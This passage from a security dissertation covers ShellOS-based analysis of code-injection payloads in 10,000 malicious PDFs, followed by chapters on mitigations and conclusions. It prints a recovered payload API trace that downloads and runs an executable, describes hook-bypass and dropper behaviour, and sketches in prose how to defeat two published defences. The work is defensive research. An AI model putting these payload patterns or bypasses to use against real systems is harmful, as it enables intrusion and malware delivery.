To tackle the problem of automatically hooking the tens of thousands of exported DLL functions found in a typical Windows application, one can leverage `ShellOS` memory *traps* along with the application snapshot that accompanies an analysis with `ShellOS`. As described in detail in Chapter 5, `ShellOS` initializes its execution environment by exactly reconstructing the virtual memory layout and content of an actual Windows application through an application snapshot. These application snapshots are configured to record the entire process state, including the code segments of all dynamically loaded libraries[1].

Thus, the snapshot provides `ShellOS` with the list of memory regions that correspond to DLLs. This information should be used to set memory *traps* (a hardware supported page-level mechanism) on the entirety of each DLL region, per §5.2.3. These *traps* guarantee that any execution transfer to DLL-space is immediately caught by `ShellOS`, without any requirement of single-stepping each instruction to check the program counter address. Once caught, one should parse the export tables of each DLL loaded by the application snapshot to match the address that triggered the *trap* to one of the loaded DLL functions. If the address does not match an exact API call address, one can simply note the relation to the nearest API call entry point found $\leq$ the trapped address in the format: *function* + *offset*. In this way, one discovers either the exact function called, or the offset into a specific function that was called, *i.e.*, to handle payloads bypassing in-line code overwriting.

[1]`http://msdn.microsoft.com/en-us/library/windows/desktop/ms679309(v=vs.85).aspx`

6.2.2 Call Completion and Tracing

Automated hooking alone can only reveal the last function that injected code tried to call before diagnostic analysis ends. This certainly helps with rapidly prototyping new API calls. However, the most benefit comes with automatically supporting the simulation of new API calls to prevent, where possible, constantly updating `ShellOS` manually. One approach is to skip simulation altogether, for example, by simply allowing the API call code to execute as it normally would. Since `ShellOS` already maps the full process snapshot into memory, all the necessary DLL code is already present. Unfortunately, Windows API calls typically make use of kernel-level system calls. To support this without analyzing the injected code in a real Windows environment would require simulating all of the Windows system calls – a non-trivial task.

Instead one can generate a best-effort automated simulation of an API call on-the-fly. The idea is to return a valid result to the caller[2]. Since injected code does not often make use of extensive error checking, this technique enables analysis of payloads using API calls not known a-priori to run to completion. The main complication with this approach, however, is the assembly-level function calling convention used by Windows API calls (the `__stdcall` convention). The convention declares that the API call, not the caller, must clean up the function parameters pushed on the stack by the caller. Therefore, one cannot simply return to the calling instruction, which would result in a corrupted stack. Instead, one needs to determine the size of the parameters pushed onto the stack for that specific function call. Unfortunately, this function parameter information is not readily available in any form within an application snapshot[3]. However, the original DLL code for the function is accessible within the application snapshot, and this code must clean up the stack before returning. This can be leveraged by disassembling instructions, starting at the trapped address, until one encounters a `ret` instruction. The `ret` instruction optionally takes a 2-byte source operand that specifies the number of bytes to pop off the stack. This information is used to automatically adjust the stack, allowing code to continue execution. The automated simulation would fail to work in cases where code actually requires an intelligent result (e.g. *LoadLibrary* must return a valid DLL load address). An astute adversary could therefore thwart diagnostic analysis by requiring specific

[2]Windows API functions place their return value in the `eax` register, and in most cases indicate a *success* with a value ≥ 1

[3]Function parameter information could be obtained from external sources, such as library definitions or debug symbols, but these may be impossible to obtain for proprietary third-party DLLs




Figure 6.1: Timeline of Malicious Documents.

results from one of these automatically simulated API calls. The automated API hooking described, however, would at least identify the offending API call.

For cases where code attempts to bypass in-line code overwriting-based function hooking by jumping a few bytes into an API call, one should simply adjust the stack accordingly, as also noted by Fratantonio et al. (2011), and either call the manually implemented function handler (if it exists), or do on-the-fly automated simulation as described above.

6.3 Results


In what follows, an in-depth forensic analysis of document based code injection attacks is performed. The capabilities of the `ShellOS` framework are used to exactly pinpoint no-op sleds and payloads for analysis, and then examine the structure of Windows API call sequences, as well as the overall behavior of the code injected into the document.

The analysis is based on 10,000 distinct PDF documents collected from the wild and provided through several sources[4]. Many of these were submitted directly to a submission server (running the `ShellOS` framework) available on the University of North Carolina campus. All the documents used in this analysis had previously been labeled as *malicious* by antivirus engines, so this subsequent


[4]These sources have provided the documents with the condition of remaining anonymous.

analysis focuses on what one can learn about the malicious code, rather than whether the document is malicious or not.

To get a sense of how varied these documents are (e.g., whether they come from different campaigns, use different exploits, use different obfuscation techniques, etc.), a preliminary analysis is performed using `jsunpack` (Hartstein, 2010) and `VirusTotal`[5]. Figure 6.1 shows that the set of PDFs spans from 2008, shortly after the first emergence of malicious PDF documents in 2007, up to July of 2011. Only 16 of these documents were unknown to `VirusTotal` when queries were submitted in January of 2012.



(a) Vulnerabilities



(b) No. of Exploits

Figure 6.2: Results from `jsunpack` showing (a) known vulnerabilities and (b) exploits per PDF

Figure 6.2(a) shows the Common Vulnerabilities and Exposure (CVE) identifiers, as reported by `jsunpack`. The CVEs reported are, of course, only for those documents that `jsunpack` could successfully unpack and match signatures to the unpacked Javascript. The percentages here do not sum to 100% because most documents contain more than one exploit. Of the successfully labeled documents, 72% of them contain the original exploit that fueled the rise of malicious PDFs in 2007 — namely, the *collab.collectEmail* exploit (CVE-2007-5659). As can be seen in Figure 6.2(b), most of the documents contain more than one exploit, with the second most popular exploit, *getAnnots* (CVE-2009-1492), appearing in 54.6% of the documents.

[5]`http://www.virustotal.com`

6.3.1 On Payload Polymorphism

Polymorphism has long been used to uniquely obfuscate each instance of a payload to evade detection by anti-virus signatures (Song et al., 2010; Talbi et al., 2008). A polymorphic payload contains a few *decoder* instructions, followed by the encoded portion of the payload.

The approach one can use to analyze polymorphism is to trace the execution of the first n instructions in each payload ($n = 50$ is used in this evaluation). In these n instructions, one can observe either a decode loop, or the immediate execution of non-polymorphic code. `ShellOS` detects code injection payloads by executing from each position in a buffer, then triggering on a heuristic, such as the `PEB` heuristic (Polychronakis et al., 2010). However, since payloads are sometimes prepended by a *NOP* sled, tracing the first n instructions would only include execution of those sled instructions. Therefore, to isolate the *NOP* sled from the injected code, one executes each detected payload several times. The first execution detects the presence of injected code and indicates the buffer offset of both the execution start position (e.g., most likely the start of the *NOP* sled) and the offset of the instruction where the heuristic is triggered (e.g., at some location inside the payload itself). One then executes the buffer multiple times, starting at the offset the heuristic is originally triggered at and moves backwards until the heuristic successfully triggers again (of course, resetting the state after each execution). This new offset indicates the first instruction required by the injected code to properly function, and the following analysis begins the n instruction trace from here.

Figure 6.3 shows the number of code injection payloads found in each of the 220 unique starting sequences traced. Uniqueness, in this case is rather strict, and is determined by exactly matching instruction sequences (including opcodes). Notice the heavy-tailed distribution. Upon examining the actual instruction sequences in the tail, it is apparent that the vast majority of these are indeed the same instruction sequence, but with varying opcode values, which is indicative of polymorphism. After re-binning the unique sequences by ignoring the opcode values, the distribution remains similar to that shown in Figure 6.3, but with only 108 unique starting sequences.

Surprisingly, however, 90% of payloads analyzed are completely non-polymorphic. This is in stark contrast to prior empirical studies of code injection payloads (Polychronakis et al., 2009; Zhang et al., 2007; Payer et al., 2005a). One plausible explanation of this difference may be that prior studies examined payloads on-the-wire (e.g. network service-level exploits). Network-level




Figure 6.3: Unique sequences observed. 93% of payloads use 1 of the top 10 unique starting sequences observed.

exploits operate in plain-view of intrusion detection systems and therefore require obfuscation of the payloads themselves. Document-based exploits, such as those in this data set, have the benefit of using the document format itself (e.g. object compression) to obfuscate the injected code, or the ability to pack it at the Javascript-level rather than machine code-level.

The 10% of payloads that are polymorphic represent most of the heavy tail in Figure 6.3. Of the payloads in this set, 11% use the `fstenv` GetPC instruction. The remaining 89% used `call` as their GetPC instruction. Of the non-polymorphic sequences, 99.6% begin by looking up the address of the `TEB` with no attempt to obfuscate these actions. Only 7 payloads try to be evasive in their `TEB` lookup; they first push the `TEB` offset to the stack, then pop it into a register via: `push byte 0x30; pop ecx; mov eax,fs:[ecx]`.

6.3.2 On API Call Patterns

To test the effectiveness of the automatic API call hooking and simulation described in this chapter, each payload in the data set is allowed to continue executing in `ShellOS`. The average analysis time, per payload API sequence traced, is ~ 2 milliseconds. The following is one example of an API trace provided to the analyst by the diagnostics:

This particular example downloads a binary to the affected machine, then executes it. Of particular interest to an analysis is the domain (redacted in this example), which can subsequently be

```
begin snippet

LoadLibraryA("urlmon")
LoadLibraryA("shell32")
GetTempPathA(Len = 64, Buffer = "C:\TEMP\")
URLDownloadToFile(
     URL = "http://(omitted).php?spl=pdf_sing&s=0907...(omitted)...FC2_1&fh=",
     File = "C:\TEMP\a.exe")
ShellExecuteA(File = "C:\TEMP\a.exe")
ExitProcess(ExitCode = -2),

end snippet
```

added to a blacklist. Also of interest is the obvious text-based information pertinent to the exploit used, *e.g.* `spl=pdf_sing`, which identifies the exploit used in this attack as CVE-2010-2883. Other payloads contain similar identifying strings as well, *e.g.* `exp=PDF (Collab)`, `exp=PDF (GetIcon)`, or `ex=Util.Printf` – presumably for bookkeeping in an overall diverse attack campaign.

Overall, automatic hooking handles a number of API calls without corresponding handler implementations, for example: *LoadLibraryA* → *GetProcAddress* → *URLDownloadToFile* → **[FreeLibrary+0]** → *WinExec* → *ExitProcess*. In this example, *FreeLibrary* is an API call that has no handler implementation. The automatic API hooking discovered the function name and that the function is directly called by payload, hence the $+0$ offset. Next, the automatic simulation disassembles the API code to find a `ret`, adjusts the stack appropriately, and sets a valid return value. The new API hooking techniques also identify a number of payloads that attempt to bypass function hooks by jumping a few bytes into the API entry point. The payloads that make use of this technique only apply it to a small subset of their API calls. This hook bypassing is observed for the following functions: *VirtualProtect*, *CreateFileA*, *LoadLibraryA*, and *WinExec*. In the following API call sequence, the method described in this chapter automatically identifies and handles hook bypassing in 2 API calls: *GetFileSize*[6] → *GetTickCount* → *ReadFile* → *GetTickCount* → *GlobalAlloc* → *GetTempPathA* → *SetCurrentDirectoryA* → **[CreateFileA+5]** → *GlobalAlloc* → *ReadFile* → *WriteFile* → *CloseHandle* → **[WinExec+5]** → *ExitProcess*. In this case, the stacks are automatically adjusted to account for the $+5$ jump into the *CreateFileA* and *WinExec* API calls. After the stack adjustment, the API calls are handled as usual.

[6]A custom handler is required for *GetFileSize* and *ReadFile*. The handler reads the original document file to provide the correct file size and contents to the payload.

Table 6.1: Code Injection Payload API Trace Patterns

Id	Cnt	LoadLibraryA	GetProcAddress	GetTempPathA	GetSystemDirectory	URLDownload ToFile	URLDownload ToCacheFile	CreateProcessA	ShellExecuteA	WinExec	FreeLibrary	DeleteFileA	ExitThread	TerminateProcess	TerminateThread	SetUnhandled ExceptionFilter	ExitProcess
1	5566	①		②		③				④							⑤
2	1008	②		①		③				④			⑤				
3	484	①			②	④				⑤		③	⑥				
4	397	②⑦	③⑧	①⑥		④⑨				⑤⑩							
5	317	③	②	①		④				⑤			⑥				
6	179	①				②				③							④
7	90	①					②	③							④		
8	75	①		②		③⑤				④⑥							⑦
9	46	③	②	①		④				⑤							
10	36	⑤	①-④⑥		⑦	⑧				⑨			⑩				
11	27	①		②		③⑤⑦				④⑥⑧							⑨
12	25	①②		③		④			⑤								⑥
13	20	①	②	③		④⑥⑦⑨⑩+				⑤⑧+							
14	12	①		②		③⑤⑦⑨				④⑥⑧⑩							11
15	10	①	②	③		④				⑤							

Typically, an exploit will crash or silently terminate an exploited application. However, several interesting payloads observed make an effort to mask the fact that an exploit has occurred on the end-user's machine. Several API call sequences first load a secondary payload from the original document: *GetFileSize* → *VirtualAlloc* → *GetTickCount* → *ReadFile*. Then, assembly-level code decodes the payload (typically `xor`-based), and transfers control to the second payload, which goes through another round of decoding itself. The secondary payload then drops two files extracted from the original document to disk – an executable and a PDF: *GetTempPathA* → *GetTempFileNameA* → *CreateFileA* → *[LocalAlloc+0]* → *WriteFile* → *CloseHandle* → *WinExec* → *CreateFileA* → *WriteFile* → *CloseHandle* → *CloseHandle* → *[GetModuleFileNameA+0]* → *WinExec* → *ExitProcess*. An executable is launched in the background, while a PDF is launched in the foreground via '`cmd.exe /c start`'.

Overall, over 50 other unique sequences of API calls are found in the data set. Table 1 only shows the full API call sequences for the 15 most frequent payloads. As with observations of the first n assembly-level instructions, the call sequences have a heavy-tailed distribution.

6.4 Operational Benefits

Beyond mere interest in the commonly used techniques and API call sequences, the sequence of Windows API calls extracted using the techniques described in this chapter, along with their parameters, are particularly useful as diagnostic information. The vast majority of code injection payloads make use of an API call to download a “malware” executable, *e.g.URLDownloadToFile* or *URLDownloadToCacheFile*. The most immediate benefit when running along side a network tap is to compare the URLs given in the API call parameters with live network traffic to determine if the machine that downloaded the document is actually compromised. To do so, one simply observes whether the client requested the given URL in the injected code. This is useful for prioritizing incident response. Further, the API traces indicate the location the file was saved, aiding the response team, or automatic tool, in clean-up. Taking it one step further, domains are automatically extracted from the given URL parameters and their IP addresses are looked up, providing automatic domain and IP blacklist generation to preemptively stop completion of other attacks using those distribution sites. Most existing NIDS, such as Snort [7], support referencing IP, domain, and URL path regular expressions. An organization that keeps historical logs of visited top-level domains can also identify previously compromised machines post-facto when newly exploited clients reference shared distribution sites. Lastly, whether the intended victim downloads the secondary malware payload or not, one can use the URL to automatically download the malware and perform further analysis. Minimally, the malware hash can be computed and compared with future downloads.

6.5 Discussion and Lessons Learned

The automatic hooking and simulation techniques presented in this chapter aid in the analysis of both known and unknown code injection payloads. The empirical analysis shows that the properties of network-service level exploits and their associated payloads, such as polymorphism, do not necessarily translate to document-based code-injection attacks. Additionally, the API call sequence analysis has revealed diversity in code injection payloads, plausibly due to the multitude of exploit kits available. The diagnostics provide the insights that enable network operators to generate signatures and blacklists from the exploits detected — further underscoring the usefulness of the payload diagnostics presented in operational settings.

Key Take-Aways:

[7]Snort is freely available at `http://www.snort.org`

1. An added benefit of honing in on exploit payloads is that it can be leveraged to provide much more diagnostic information about the exploit than whether or not it is malicious. All of the malicious documents examined contain injected code.

2. The techniques described in this chapter process code injection payloads in a few milliseconds. The study found that less polymorphic code is found than was observed in past studies of injected code in network streams, possibly due to the fact that document and script-level constructs enable obfuscation at a more accessible level. Further, a heavy-tailed distribution of API call sequences is observed, yet the ultimate intent of the vast majority of injected code is to simply download a “malware” executable and then run it.

3. The diagnostics provided through payload analysis are particularly useful to network operators where the information gained can be used to automatically seed domain, IP, URL, and file-signature blacklists, as well as to determine whether an attack is successful.

CHAPTER 7: DISCUSSION

This chapter discusses the context of memory error exploits and their associated code injection and reuse payloads in the overall security landscape, personal opinions on mitigations and attacks, and a proposed way forward for the security research community.

7.1 On the Security Landscape and Alternative Attacks

The payloads used in memory error exploits enable one to execute arbitrary code in the context of the exploited application. These exploits have been used for decades to compromise servers via web, email, file sharing, and other publicly accessible services. The use of firewalls, OS defenses like DEP and ASLR, and more proactive patching of security vulnerabilities has made exploiting those vulnerabilities less productive. Instead, document reader applications began providing the ability embed scripts within a document that are automatically run when the document is opened. The use of scripting enables one to bypass ASLR by leveraging a memory disclosure vulnerability and to disable DEP by reusing existing snippets of code. Firewalls have not been effective in limiting the spread of these exploits because they are distributed over standard channels accessible to most end-users, *e.g.* through web browsing and reading email. Further, complexity of the applications and exploits coupled with obfuscation of document content reduce the ability to distribute timely patches to end-user systems. Hence, memory error exploits are widely used today.

While memory errors and their corresponding payloads play a role in the security landscape, they do not comprise the entire picture. The traditional model of computer security encompasses *confidentiality*, *integrity* and *availability* (CIA). Payloads used in memory error exploits compromise integrity by enabling attackers to execute arbitrary code. Memory errors used for memory disclosure compromise confidentiality of the targeted application's memory. Memory error exploits can also compromise availability by crashing the targeted application. Consider how the security landscape would look, however, if the problem of application security and memory error exploits were permanently solved. One would instead look towards weaknesses in poor configurations, authentication, access control, encryption, and human factors.

Social Engineering. Towards the goal of executing code in the context of the targeted user, social engineering draws many parallels to the technical strategy of using a payload with an exploit. Rather than exploit a software bug, social engineering aims at exploiting the human factor. The most direct of these attacks is to simply email the target user a malware executable. More realistic and persuasive email content presumably increases the chance of a user deciding to open that executable. A social engineering attack such as this requires less skill of the adversary. The benefit of 'human hacking' is the relative ease of deploying the attack, but the downside is the unpredictable result. In practice, a mix of technical and social engineering attacks is observed, perhaps due to adversaries of various skill levels. There also exist periods of time when no un-patched or unreported exploits (called *zero-days*) are known by attackers. Besides using social engineering for the purpose of executing malicious code, one could also convince their target to modify or disclose information by impersonating another individual. If technical exploits, as discussed in this dissertation, were completely mitigated then this type of social engineering would see a significant uptrend.

Authentication. Exploiting weak authentication is another strategy for gaining remote code execution. While one could search for inherent flaws in an authentication protocol, a commonly used approach is to simply guess the targeted user's private token or password. To do so en masse, usernames and email addresses are first scraped from the web using a crawler. Next, automated scripts attempt to login with these names repeatedly using a dictionary of frequently used passwords. This *password cracking* provides code execution for certain protocols like the secure shell (ssh) in Linux and the remote desktop protocol (rdp) in Windows. In other cases, guessed credentials provide access to public-facing web services such as email, online retailers, cloud file storage, and banking accounts. This time-tested strategy would continue in prominence without the aid of memory error exploits.

Misconfiguration. A broader category of attack that can be leveraged towards achieving the goal of remote code execution is that of exploiting misconfigurations. Poorly configured software creates a gamut of opportunities. For instance, failing to change default account passwords in remote access software gives the adversary an easy entry point. The adversary only needs to script scanning a range of addresses and known services to find these misconfigurations. Another configuration born issue arises when one improperly uses access control lists. For example, many users share a University or enterprise server and each user is responsible for setting their own file permissions.

Failing to restrict write permission on an executable script allows an attacker to modify it and insert their own malicious script. Configuration issues and solutions come on a case-by-case basis which makes them difficult to exploit en masse, but also difficult to mitigate altogether. In general, if memory error exploits no longer existed, the exploitation of configuration issues would still remain constant for those reasons.

Input Validation. Interestingly, the root cause of exploitable memory errors is the failure to properly validate input derived from the user. This root cause holds true for other types of technical exploits as well. One prominent example of this is SQL injections. Web sites have backends that interface with databases using query strings derived from user input, *e.g.* a word one types into a search engine, or a product name searched on an online retailer web site. If that input is not properly validated before being used in a query it enables one to inject new SQL commands or produce unintended queries to leak information. This leaked information, perhaps a database of user accounts or identifying information, is later used in other attacks or directly used to steal funds in the case of leaked credit card information.

It is apparent that the adversary has a plethora of approaches to leverage in gaining access to their target system. This section has only covered those approaches in broad strokes. The adversary will use whichever strategy is most effective for the least level of effort at any particular point in time. Memory error exploits require a high level of effort initially, but are then packaged in toolkits and made available for a nominal fee. They are attractive to adversaries because they require little skill of those who deploy the end-product, have little reliance on the human factor, can be targeted in email or massively deployed on the web or via publicly-facing services, and can execute any arbitrary payload one requires. For these reasons, I believe research towards thwarting these attacks adds value to the security research community and practical value that can be leveraged immediately to protect individuals and organizations.

7.2 On the Inadequacy of Mitigations

The reality is that the problem of mitigating memory errors and their associated code injection and reuse payloads is *not* solved. The reason for this, in my opinion, is attributed to several factors. One problem is that academic efforts lose sight of the requisite goals. That is, too much emphasis is placed on a certain mitigation breaking an attack technique, or even only a specific attack instance.

One must also consider the consequences suffered in using that mitigation—namely, efforts must both report runtime and memory performance under realistic loads and work towards the goal of near-zero loss of runtime performance. Second, one should provide in-depth threat modeling and analysis. Those claiming to develop comprehensive mitigations should assume the most sophisticated attacker, while those developing an attack should assume the most effective defenses are in place. If less than comprehensive mitigation is the goal, *e.g.* defending against specific instances of an attack or a weaker adversary, then this should be clearly stated and the assumptions should be commensurate with those goals.

For example, the approach described by Backes and Nürnberger (2014) claims to be the first to mitigate the attack proposed in Chapter 3 by rewriting code to store function call pointers in a protected region called the rattle. Unfortunately, it can be defeated with no changes to the `JIT-ROP` core library. To do so, one ignores the fact that `JIT-ROP` recursively collects pointers from already discovered code—it will no longer collect that info when (Backes and Nürnberger, 2014) is used, but `JIT-ROP` will also not fault while collecting gadgets as usual. Instead, one simply collects code pointers off the call stack or from `C++` object vtables, both of which are completely unprotected by the code rewriting and the 'rattle'. Any proposed mitigations should remain conservative by assuming one can leak this information, which that work failed to do. Further, no testing was done on web browsers or document readers, which are the primary target of such attacks.

Interestingly, another approach described by Backes et al. (2014) is also described as the first general mitigation for the attacks described in Chapter 3. The idea is to mark memory pages as executable, but not readable, thus making it impossible for `JIT-ROP` to traverse pages and find gadgets dynamically. The implementation works by marking memory pages as inaccessible until they need to be executed. Unfortunately, this work also fails to run adequate experiments with web browsers and document readers, and so the performance is unclear. An attacker could also actively force pages to be marked readable, one at a time, by calling functions from an adversary controlled script. Real applications also legitimately read from their code sections, which is a problem for this approach. The main point here in revisiting the work of Backes et al. (2014) is to highlight the earlier points that failure to evaluate real-world performance and perform in-depth threat modeling and analysis significantly reduces the practical value of the research.

7.3 Way Forward

Looking towards the future, I propose an effective path forward for the security research community. The end goal is to increase the difficulty of executing both code injection and reuse payloads such that exploiting memory errors is no longer a practical method of attack.

DEP is already an adequate mitigation against code injection under the following assumptions: (1) the attacker cannot execute existing code that disables DEP, and (2) the attacker can not influence the generation of new code, *i.e.* JIT-compiled scripts are not in use, which are vulnerable to JIT-spraying (Blazakis, 2010). The first assumption is met if code reuse payloads can be completely mitigated, which is addressed next. The second assumption, however, is unreasonable due to the increased demand for dynamic content. In other words, we must consider JIT-compiled scripts as a first-class citizen in designing all future application exploit mitigations. I would direct researchers towards in-depth investigation of existing JIT compiler security properties, as the ability to generate executable code in the target process is a powerful new tool for the attacker that has not yet been fully explored. A set of principles regarding JIT compilers should be established and shared with a reference implementation.

Mitigating code reuse is a more difficult problem. With that said, the proposed approach of control-flow integrity (CFI) provides a theoretically solid strategy (Abadi et al., 2009). The idea is to enforce all control-flow instructions to only branch to targets intended in the original source code. For example, if only function *foo* calls function *bar* in the original source code, then function *baz* can not call *bar* at run time. It follows that short instruction snippets, or gadgets, can no longer be cherry-picked and chained together with such enforcement. The problem with existing implementations of CFI is that they only approximate the security properties of this enforcement in a best effort to reduce runtime performance overhead. Instead, I would direct researchers to investigate architectural features at the hardware-level to achieve that goal. The idea is to add a check at every branch instruction (*e.g.*, `call`, `jmp`, etc) in hardware. The check will verify that the branch instruction at that address is allowed to transfer control to each specific target address. A number of problems must be dealt with in this approach—one must deal with how to handle code randomization if it has been used, and design hardware to efficiently support this operation, especially considering the fact that a one-to-many mapping should be supported. This can be done with assistance from the compiler: during compilation, each binary is given an additional section that provides mappings between branch instructions and their allowed targets. If the CPU supports this new enforcement mechanism, then the program loader uses the information in this new section to initialize the branch enforcement mappings. If the feature is not supported, the failure is graceful as that section will simply be ignored.

While requiring CPU and compiler support appears to be a long road towards a practical mitigation, it is necessary. From past lessons, we have seen DEP succeed as a hardware feature, and ASLR succeeded as a compiler flag modification. The key factor of their success is the fact that once those options were available they provided completely transparent defenses to software developers as these features are enabled by default and require no additional manual effort. The experience for end users also does not suffer in any way due to performance overhead or crashes caused by compatibility problems if this solution is fully integrated from compiler to CPU. Achieving the goal of hardware-supported CFI will require close collaboration between the areas of computer engineering and the security community to ensure all goals are met. One must also ensure that JIT compilers also incorporate CFI into their generated code. The major challenges and milestones of such a project are to first research and plan CPU, compiler, and OS program loader modification components that must all work together. Next, the hardware can be deployed and major compilers release mainstream versions of their software with the additions. After this period, observation is needed to identify practical problems, produce minor revisions, then finally enable hardware-CFI by default in CPUs, compilers, and operating systems. Large software vendors could then begin shipping the hardware-CFI protected versions of their programs. I estimate that such a feature can be widely deployed within 10 years. In the meantime, faster to deploy mitigations that lack in completeness, but have good runtime performance, still provide practical value to individuals and organizations.

Unfortunately, even if such a large project succeeded tomorrow, the research community still needs to dedicate significant time and effort to the alternative vectors of attack discussed in §7.1. Social engineering, in particular, is the likely candidate to replace the use of memory error exploits. Already, social engineering is used in lieu of a technical exploit being available. However, it is likely that highly technical exploits of a different category will also see a surge in the next 5-10 years as exploiting memory errors becomes more difficult—namely, *data-overwrite* attacks. The idea is to reuse existing program code, but in a different way than existing code reuse payloads. Rather than chaining together scattered snippets of code, the existing code is used exactly as it was intended in terms of program control-flow, thus it is unaffected by any CFI mitigation. Instead, in-memory program data is modified to gain some unintended privilege. Consider, for example, that JavaScript in a web browser can read and write 'cookies' stored on disk. If the cookie storage location is dynamic (*i.e.*, not stored in a read-only section of memory), the adversary can overwrite that location. To gain code execution one could change that location to point to system programs and use the store privilege to rewrite those programs. In that example, the intended program control-flow is adhered to, but the malicious logic will execute in another process when that system program is invoked. Attacks like this have not been observed in the wild or in discussed academia to the best of my knowledge. My understanding is that data-overwrites are application-specific and convoluted to exploit—easy alternatives like code injection and reuse offer a more direct approach. However, as those payloads are harder to execute due to CFI and other mitigations, data-overwrites will become more commonplace. The research community should initially investigate these attacks with research that highlights real-world examples with impactful results such as gaining full code execution. Following that, researchers have some grounding to investigate the fundamental issues that enable these data-overwrite attacks.

CHAPTER 8: CONCLUSION AND FUTURE WORK

In short, the work presented in this dissertation identified a problem—the inadequacy of memory error exploit mitigations, which was exemplified by techniques for bypassing existing and proposed defenses (Chapter 3)—motivating the need for *detection* of such exploits rather than solely relying on *prevention*. It was observed that existing and widely used detection techniques, such as the use of signatures, can be effective in scenarios where attacks have been previously observed. However, the rapid rate of vulnerability discover coupled with the ease of exploit obfuscation challenges the effectiveness of such systems, especially within the context documents and web content whose reader and browser applications provide copious amounts of methods for encoding embedded data. Indeed, maintaining signatures over time entails a great deal of resources for constantly identifying emerging threats and delicately creating signatures with a difficult balance of generality versus specificity. Instead, it was observed that memory error exploits require the use of either a code injection or reuse payload to perform the adversary's intended malicious actions during exploitation. Further, history has shown the evolution of these payloads to be slow relative to the rate of exploit discovery, perhaps due to the difficulty of crafting both code injection and reuse payloads. Thus, effectively detecting these payloads provides a long-lasting strategy for detecting memory error exploits in general. To do so, static techniques for detecting ROP-style code reuse payloads are given in Chapter 4, while a fully dynamic approach to detecting code injection payloads is given in Chapter 5. Employing both strategies together in the context of a weaponized document's memory snapshot takes about a second, produces no false positives, and no false negatives provided that the exploit is functional and triggered in the target application version. Compared to other strategies, such as signatures, this approach requires relatively little effort spent on maintenance over time. That is, it only requires updating the document reader software used to obtain memory snapshots as new versions arise, staying in sync with the protected systems. The technique is also useful for detecting unknown exploits since these, too, will leverage either code injection, code reuse, or both. An added benefit of honing in on the exploit payloads is that it can be leveraged to provide much more diagnostic information about the exploit than whether or not it is malicious. Chapter 6 provided techniques for such analysis, which benefits network operators by providing information that can be used to automatically seed domain, IP, URL, and file-signature blacklists, as well as to determine whether an attack is successful.

